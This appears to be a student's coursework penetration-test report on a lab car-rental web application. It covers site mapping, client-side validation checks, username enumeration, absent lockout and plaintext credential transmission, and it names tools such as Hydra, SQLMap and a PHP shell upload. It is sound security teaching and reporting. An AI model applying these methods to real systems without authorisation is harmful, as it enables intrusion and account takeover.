Web Application Testing

Vulnerability Testing and Solutions

Jack Morris

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

.

1 ABSTRACT

This paper aims to complete a penetration test of the web application Astley Cars and to provide the company with detailed information of any vulnerabilities found as well as countermeasures to these vulnerabilities. The procedure for the penetration test included testing each element of the website [Hackers Handbook], including the logic of any functionality that took user input for vulnerabilities such as SQL Injection or Cross-Site Scripting, then tampering with data sent to the application in order to test its resilience to unexpected input from the client or from the user. Vulnerabilities found include SQL Injection, XSS, Logic Flaws, Username and Password Enumeration, and more, thus a detailed overview of these and how to implement countermeasures is provided. This is useful for the company and their web development team as this will allow them to protect themselves from hackers and by extension avoid fines and other negative consequences of losing sensitive data in a breach of security. Future work that would be carried out includes automated enumeration of usernames and passwords used in the application.

.

+Contents

.

.

.

2 INTRODUCTION

2.1 BACKGROUND

Cyber-crime is rising, with much of interaction (Panlogic, 2019). Life is being digitized as technology advances, and with that, technology becomes more vulnerable. Tools to exploit these vulnerabilities are widely available and therefore extensive testing must be carried out to stop information being stolen. One common platform of cyber-crime is a website. Web sites often have vulnerabilities due to human error and this can allow a range of attacks to be leveraged against the web application to steal information. To combat this, Web Penetration Testers analyze these applications to attempt to stop malicious use of the application or information from being stolen. One such way of carrying out this testing is a "White Box" scenario, where a pen tester is given a login account for the application in question and an IP range within scope of the test. This information allows the tester to speed up the initial reconnaissance stage of the application testing, where this information and any other useful information about the running of the application or the deployers of it are also gathered. The benefit of this is that the tester would then be able to focus more on the application itself and not have to figure out the scope of the test. The tester would then analyze the application for any common vulnerabilities and form a 'plan of attack' to allow a thorough test to be carried out. The most extensive part of the testing comes under four main categories; Application Logic, Access Handling, Input Handling and Application Hosting. The Application Logic section focuses on the applications logical operation and how it functions, such as how input is validated and passed between client and server. The tester here is looking for vulnerabilities relating to how the server reacts to unexpected, incomplete, or otherwise extraordinary input. Access Handling focuses on the authentication within the application, such as usernames and passwords, session management and access controls between different types of users, such as an admin and a customer. Input Handling focuses on common vulnerabilities such as SQL Injection, Cross-Site Scripting, File Inclusion and Path Traversal (O, J, n.d). Finally, Application Hosting focuses on the system the application is hosted on, looking at shared hosts and arbitrary vulnerabilities within specific software installed on this machine.

It is important to test web applications for vulnerabilities in this way as any oversight could prove costly both for the company - by losing its customers and facing the laws around security of data – and the user – where their data could be stolen and used for other fraudulent action by the hacker. As of 2020, an average of 30000 websites are hacked every day (T,A 2020), usually smaller businesses. Most of these attacks are the result of older technologies that are used, or due to an error in configuration.

2.2 AIM

This paper aims to highlight potential vulnerabilities in a web-based application and provide solutions to help secure it. This paper will also seek to show how vulnerabilities can be used by hackers to gain sensitive data and provide insight into how this data could be used by malicious parties, and how these vulnerabilities can be avoided, fixed, or if this is impossible, what countermeasures could be put into place to limit damage that could be done.

3 PROCEDURE AND RESULTS

3.1 OVERVIEW OF PROCEDURE AND TOOLS USED

3.1.1 Mapping Application Content

- The Dirb tool was used to find any hidden directories that may yield useful information about Astley Cars.
- The Nikto tool was used to find content installed by default.
- OWASP ZAP
    - The proxy tool in Zap was used to intercept requests to and from the browser used.
    - The spidering tool was used to create a site map of Astley Cars, using first a manual spider, and then an automatic spider to make sure no content was missed.

3.1.2 Analyzing the Application

- Manual Analysis was carried out using resources online to aid in determining where possible vulnerabilities could be found and exploited.

3.1.3 Application Logic – Testing Client-Side Controls

- Manual Testing was carried out to test the behavior of Astley Cars in response to user input.

3.1.4 Access Handling – Testing Authentication

- Custom Scripts were also used to aid with testing for possible username enumeration.
- The CyberChef website was used to decode the Secret Cookie.
- The Hydra tool was used to crack authentication forms used in Astley Cars.
- Manual Testing was carried out to test quality of user input, such as validation in place and test how the application reacted.
- Wireshark was used to analyze packets sent between the browser and the server to attempt to gain information that could be used to exploit a vulnerability.

3.1.5 Access Handling – Testing Session Management

- Custom Scripts were used to test for CSRF vulnerabilities.
- Firefox Browser with OWASP ZAP HUD – These tools were used to view the application and assist in the analysis of the functionality used within Astley Cars.
- OWASP ZAP was used here to take the cookies and alter the HTTP Headers sent to attempt to impersonate another user and test the session management of Astley Cars.
    - Cookie Manager
    - HTTP Headers

3.1.6 Access Handling – Testing Access Controls

- OWASP ZAP was used here to allow the alteration of the HTTP headers and cookies to test the segregation of users and permissions of these levels.
    - HTTP Headers
    - Cookie Manager

- Firefox Browser with ZAP HUD was used here to make requests that would be altered using the other tools involved in this section.
- Manual testing was carried out using the compromised admin account to determine if there were any vulnerabilities with access controls on the administrator section on the website.

3.1.7 Input Handling – Testing Parameters by Fuzzing

- Firefox Browser with OWASP ZAP HUD was used in this section to determine where the vulnerabilities relevant to this section were located.
- OWASP ZAP – Active Scan Tool was used to quickly scan for a list of common vulnerabilities.
- OWASP Fuzz parameters tool was used to carry out any other specific fuzzing to test for vulnerabilities in form input.
- SQLMAP was then used to determine what information could be stolen.
- Custom Scripts were then used to test for Cross-Site Scripting vulnerabilities.
- Manual Investigation of directories found earlier was carried out to determine if there were Path Traversal or File Inclusion vulnerabilities in Astley Cars.

3.1.8 Input Handling – Testing for Issues within Specific Functions

- OWASP ZAP – Fuzzing Tool was used to determine if the Subscription service for the Astley Cars newsletter was vulnerable to SMTP Injection.

3.1.9 Testing for Logic Flaws

- OWASP ZAP – Request Editor Tool was used to test Astley Cars for logic flaws within the handling of incomplete user input.

3.1.10 Application Hosting – Testing the Web Server

- Nmap was used to scan the web server to determine if there were any vulnerable services running on open ports.
- With this information, the CVEDetails Website was used to determine if there were any known vulnerabilities in the versions of services used in the Astley Cars web application.
- Hydra was used to attempt to crack the login for the FTP Service running on the Astley Cars application.

3.1.11 Other Testing

- OWASP ZAP was used to alter the header tag for a file upload which allowed a PHP shell to be uploaded to the application, this was then used to gain more information about the system and file structure of the Astley Cars application.

Going through these steps ensured that the process of penetration testing the Astley Cars web application was thorough and complete to allow any vulnerabilities to be rectified.

3.2 MAPPING APPLICATION CONTENT

3.2.1 Visible Content

User-Directed Web Spidering of the website was carried out to map out the website and any content that should be investigated. To do this, a proxy was set up to listen to the OWASP Mantra web browser so that OWASP ZAP could then map out the contents of the website. The supplied login was used to access content that would not be available without authentication. The PHP Session cookie was used in OWASP ZAP to automatically Spider the Web Application to verify that nothing was missed during manual spidering, this was achieved by adding a context in ZAP and using the Session cookie to automatically spider all content, the logout.php page was excluded so the spider did not log itself out. A new account was created to test the registration process (Signup.php). Screenshots of this process can be found below.




Figure 1 – Logout.php is excluded from the context of automatic spidering




Figure 2 – The method of authentication in the application was configured




Figure 3 – The supplied login was then entered

This resulted in a list of 246 URLs (the list can be found in Appendix A.), a better idea of what content was on the website and how the user interacts with the web application. This gave scope to what should be investigated further for flaws in the web application.

3.2.2 Consultation of Public Resources

Consultation of public resources such as the way back machine or whois IP was not possible as the web application was not live during testing.

3.2.3 Hidden Content


Dirb was then used to check for common and hidden files. The command used a wordlist (big.txt) and login credentials (hacklab@hacklab.com:hacklab) to search for any common files that could be of interest. The -X switch defines what the file extension should be so Dirb will look for php and html files. (The report produced by Dirb is listed in Appendix A, Figure 5.) After using Dirb, some of the directories found were manually checked to discover how the application handled content that did not exist, the result of this was that the application returns the 404 error code rather than a custom 404 page using the 200 code, which allows automated spidering to be more accurate. A screenshot of Dirb is shown below.

Figure 1 – Dirb Command used to search for hidden directories

URL Found	Description
http://192.168.1.20/assets/	Directory containing CSS, Fonts, Images, JS and switcher directories which contain their respective files used in the web application.
http://192.168.1.20/cgi-bin/	Directory that was forbidden but was investigated further.
http://192.168.1.20/cookie.php	Contained a broken page.
http://192.168.1.20/extras.php	Contained a broken page.
http://192.168.1.20/hidden.php	Contained a comment “Note to self: Door entry number is 1846”.
http://192.168.1.20/phpinfo.php	Contained the phpinfo default file, giving details about the server and web application.
http://192.168.1.20/robots.txt	Give location of a file containing company financial records.

3.2.4 Default Content

Nikto was used to discover any default content on the web application and to verify evidence found by Dirb in the previous section. A screenshot of the command used is shown below.



The result of this scan was that content found previously was confirmed to exist, but no new content was enumerated.

3.2.5 Non-Standard Access Methods – Debug Perameters

The web application was tested for debug parameters though none were found to be used therefore no information was gained form this.

3.3 ANALYZING THE APPLICATION

3.3.1 Core Functionality, Data Entry Points and Application Attack Surface

Core functionality and Data Entry Points were then established and recorded to allow a plan of what to investigate to be prepared, the list below shows the core functionality of the web application that was investigated.

Function	Details	Potential Vulnerability(ies)
User Login	Username and Password login system	Cross Site Scripting, SQL Injection, Session Hijacking
Update Profile	Change name, address, etc	SQL Injection
Update Picture	Upload a Picture	Upload Vulnerability
Booking System	Enter start/end dates and a message along with the booking	SQL Injection
Change Password	Change password	Cross Site Scripting, SQL Injection
Contact Astley Cars	Contact leaving a name, email, number and message	Cross Site Scripting, SQL Injection
Newsletter Subscription	Send email to receive offers	Cross Site Scripting
Posting a Testimonial	Uses email and takes a message	Cross Site Scripting, SQL Injection
View Bookings	View user's bookings	Error Disclosure, Access Controls
Forgot Password	This function did not appear to work during testing	Not Applicable
Car Search	Allows the user to search for a Brand and Model of car	Path Traversal, Cross Site Scripting

3.3.2 Peripheral Behavior

- Administrative Functions
    - User actions such as add, edit or remove user were not used within the application
    - Admin login/logout functions
    - Viewing of elements such as users, cars and brands of vehicle
- Error Messages
    - 404 – There were no custom 404 pages
- Redirects – Redirects were not used within the application
- Parameters within URLs
    - Vehicle Details pages – vhid = x

3.3.3 Core Security Mechanisms

- Session Management
    - PHP Session ID
    - Secret Cookie

3.3.4 Technologies Used

- Forms
- Cookies – PHP SESSID, Secret cookie used for user authentication and transmission of credentials
- JavaScript
- PHP
    - Database of users
    - Email service
- Server – Apache/2.4.29, OpenSSL/1.0.2n, PHP/5.6.34, Perl/v5.16.3

3.4 APPLICATION LOGIC – TESTING CLIENT-SIDE CONTROLS

3.4.1 Transmission of Data via Client

The ASP.NET Framework was not found to be used within the application and there were no hidden form fields found on Astley Cars, however, URL parameters were used in some pages of the application, information about these can be found below, each parameter was tested to determine the role of these parameters in the application's logic.

URL / Page	Type	Name	Value / Range
Vehical-details.php	URL Parameter	vhid	1-5
Page.php?	URL Parameter	type	aboutus.php
Page.php?	URL Parameter	type	faqs.php
Page.php?	URL Parameter	type	terms.php

These parameters were modified to see if there were any ways to subvert security controls, but no vulnerabilities were found. Values used included negative numbers, very large numbers, letters and special characters, but these tests did not show any vulnerabilities.

The "vehical-details.php" page had an identifier in the URL "vhid" which was tested to see how it would handle unexpected behavior, the 5 valid vhids that worked correctly were 1-5, using -1, 0, 6 or 50 returned a page with no content but did not give any useful information. Screenshots of this behavior are shown below.




Figure 1 – 'vhid=4' in URL parameter showing information about a car




Figure 2 – 'vhid=50' in URL parameter showing no information

The "page.php" had the identifier "type" which was used to display content based on the page referrer. Type "faqs.php" displayed a Frequently Asked Questions page, type "terms.php" displayed a terms and conditions page, type "aboutus.php" showed an about page and type "privacy.php" displayed Astley Cars' privacy policy. Testing extraordinary parameters only displayed a page without content, "idonotexist.php" was tested and did not return any content other than the template for this section. Screenshots can be found below.




Figure 3 – FAQs page template with FAQs content




Figure 4 – 'idonotexist.php' page that does not exist

3.4.2 Testing Client-Side Controls Over User Input

The Client-Side Validation of the Astley Cars web application was then tested using a combination of input designed to test the limits of the validation on the Client-Side. The test was carried out by using the application as a legitimate user would normally, and then going back and using ZAP's Proxy tool to intercept the request and see if the same behavior occurs when the input is removed from the request header (Screenshots can be found below). The list below shows the input used in each parameter.

- Blank (Null) Input
- Short length input with letters
- Long Length input with letters
- Short length input with numbers
- Long Length input with numbers
- Input specific to email addresses




Figure 1 – Login Form with input




Figure 2 – Login Header in ZAP with input removed highlighted

The table below shows the results of this test.

Function	Parameter	Present Client-Side Validation	Server-Side Replication of Validation?
Login	Username	No Validation	No
	password	No Validation	No
Registration	Full Name	Not Null	No
	Mobile Number	Not Null – Accepted letters exclusively as input also	No
	Email	An '@' and '.' Must be present in the input, but otherwise anything could be entered.	No
	Password	Not Null	No
	Confirm Password	Not Null	No
	Agree to Terms	Must equal true for the form to be submitted	No

Subscription to newsletter	Email Address	An '@' and '.' Must be present in the input, but otherwise anything could be entered.	No
Contact Us	Full Name	Not Null	No
	Email	An '@' and '.' Must be present in the input, but otherwise anything could be entered.	No
	Phone Number	Not Null	No
	Message	Not Null	No
Post a Testimonial	Message	Not Null	No

From the above table, any Client-Side Validation in place in Astley Cars was not replicated on the Server-Side of the application. No disabled elements or hidden form fields were found in Astley Cars.

3.4.3 Testing Browser Extension Components

There was no evidence of any browser extensions used within the Astley Cars web application during testing.

3.5 ACCESS HANDLING – TESTING AUTHENTICATION

3.5.1 The Mechanism and General Testing

Form input was used as authentication on the Astley Cars Web Application, the application also provided a functionality to create an account. A list of functionalities related to Authentication is shown below:

- Bookings
- Change Password
- Change Profile Info
- Login
- Add/View Testimonials
- Upload Picture

There was no evidence that the following functionality existed functionally:

- Account Recovery
- Remember Me
- Impersonation

3.5.2 Testing Password Quality

The 'Update Password' functionality was tested to determine what rules were in place for password creation. Varying input was submitted into the application including;

- Exceptionally long (100+ characters)
- Exceptionally short (Blank Field)
- Alphanumeric input
- With and without special characters
- Varied case of string (upper/lower case only and a mix of both)

The only validation in place was that none of the fields during registration, login, or password updating could be left blank, there was no strength requirement for the password during account creation or password updating. The result of this lack of validation is that a dictionary attack could be used with reasonable success to guess passwords as there was also no limit to the number of attempts to enter a password. Variations of the password did not result in a login; therefore, the password must be entered into the login form correctly as it is case-sensitive and will check if the password is exactly correct. The old password was not checked when it was updated, allowing it to be changed regardless of knowing the old password and there was no validation to check that the username and password were different.

3.5.3 Testing for Username Enumeration

When entering data into the login form, if the username was correct but the password was incorrect, the server returned "Invalid Details" though if the username was incorrect the server returned "Username Not Found". This shows that by using a brute-force attack to enumerate usernames and then a dictionary attack to crack the password, multiple user accounts could be compromised this way. A Custom python Script was then used to see if there were any

usernames that could be enumerated from this flaw by checking a list of common forenames and surnames and using a set email extension. This however, returned no results. The script can be found in Appendix C, Figure 1.

3.5.4 Testing Resilience to Password Guessing

The application was also tested for a lockout policy for failed login attempts, after 11 incorrect attempts, the account was then logged in with correct credentials showing that there is no policy for locking an account after several failed login attempts.

3.5.5 Testing Username Uniqueness

The Sign-Up functionality was tested to determine username uniqueness, the test included attempting to create a new account with a range of test data to determine any rules in place for validation of the user's entered email address. The 'Email Address' field was validated such that it must include an '@' symbol and an '.' symbol to be accepted but there was no maximum length for the field, furthermore one email address could not be registered to multiple accounts. This could allow username enumeration to gain access to a user's account.

3.5.6 Testing for Predictability of Auto-Generated Credentials

During creation of an account on the web application, a numeric ID was assigned to each account, this incremented by 1 each time an account was created.

3.5.7 Testing for Unsafe Transmission of Credentials

Though there was no evidence of credentials being transmitted via URL query string, the form requests were sent using HTTP and therefore were vulnerable to a man-in-middle attack. Wireshark was used to show this, a screenshot is shown below in Figure 1.

